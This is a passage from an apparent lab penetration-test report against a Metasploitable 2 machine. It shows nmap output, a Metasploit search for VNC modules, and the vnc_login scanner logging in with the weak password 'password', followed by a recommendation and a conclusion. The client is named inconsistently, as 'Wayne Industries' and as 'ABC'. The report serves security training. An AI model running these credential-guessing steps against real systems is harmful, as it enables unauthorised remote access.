Host is up (0.00069s latency).

PORT      STATE SERVICE
5900/tcp  open  vnc
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)

Nmap done: 1 IP address (1 host up) scanned in 1.43 seconds
└─(thushi@kali)-[~]
$
```

- Open the msfconsole and search for operation based on VNC service version 3.3 yielded exploits or modules related to VNC service used in metasploitable 2 Virtual machine.



```
thushi@kali: ~
File Actions Edit View Help
thushi@kali: ~ x thushi@kali: ~ x
msf6 > search vnc 3.3
Matching Modules
=====
#  Name
-  --
0  exploit/windows/vnc/realvnc_client  2001-01-29  normal  No  RealVNC 3.3 Client Buffer Overflow
1  auxiliary/scanner/vnc/vnc_login     2001-01-29  normal  No  VNC Authentication Scanner
2  exploit/windows/vnc/winvnc_http_get  2001-01-29  average No  WinVNC Web Server GET Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/vnc/winvnc_http_get
msf6 > use 1
msf6 auxiliary(scanner/vnc/vnc_login) >
```

- Next, Red team selected the vnc_login module in order to gain remote access to in Metasploitable 2. And then the necessary options were set accordingly. Then type exploit command to vnc server by using vulnerable password ‘password’ and the login was successful.

```

File Actions Edit View Help
thush@kali:~ x thush@kali:~ x
VERBOSE => true
msf6 auxiliary(scanner/vnc/vnc_login) > set PASSWORD password
PASSWORD => password
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):
Name          Current Setting      Required  Description
-----        -----              -----    -----
BLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5             yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false           no        Try each user/password couple stored in the current database
DB_ALL_PASS     false           no        Add all passwords in the current database to the list
DB_ALL_USERS    false           no        Add all users in the current database to the list
DB_SKIP_EXISTING none           no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD        password        no        The password to test
PASS_FILE       /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing passwords, one per line
Proxies
RHOSTS          192.168.8.211   yes      A proxy chain of format type:host:port[,type:host:port][...]
RPORT            5900           yes      The target port (TCP)
STOP_ON_SUCCESS false          yes      Stop guessing when a credential works for a host
THREADS         1              yes      The number of concurrent threads (max one per host)
USERNAME        <BLANK>        no        A specific username to authenticate as
USERPASS_FILE   <BLANK>        no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false          no        Try the username as the password for all users
USER_FILE       <BLANK>        no        File containing usernames, one per line
VERBOSE         true            yes      Whether to print output for all attempts

msf6 auxiliary(scanner/vnc/vnc_login) > exploit
[*] 192.168.8.211:5900  - 192.168.8.211:5900  - Starting VNC login sweep
[*] 192.168.8.211:5900  - No active DB -- Credential data will not be saved!
[*] 192.168.8.211:5900  - 192.168.8.211:5900  - Login Successful: :password
[*] 192.168.8.211:5900  - 192.168.8.211:5900  - Login Successful: :password
[*] 192.168.8.211:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > 

```

Recommendation - The purple team has recommended to secure the VNC service of metasploitable system with a strong password.

5. Conclusion

SecureX security team was assigned with conducting this penetration testing for the Wayne Industries. Red, Blue, and purple team of SecureX carried out this ethical hacking exercise in well-coordinated and professional manner. Their work was so inter-related such that red team engaged in detecting the vulnerabilities of both remote targeted systems of ABC. Then, they narrowed down their options and mainly exploited the most critical to high-risk vulnerabilities while the blue team engaged in analyzing the red team attacks and their business impact. On the other hand, purple team was busy with providing recommendations and improvements to prevent the critical to high-risk vulnerabilities. Therefore, ABC group should mainly focus on mitigating and eliminating the listed vulnerabilities in this report as they are considered to pose huge risk and impacts to the ABC systems, data, and operations.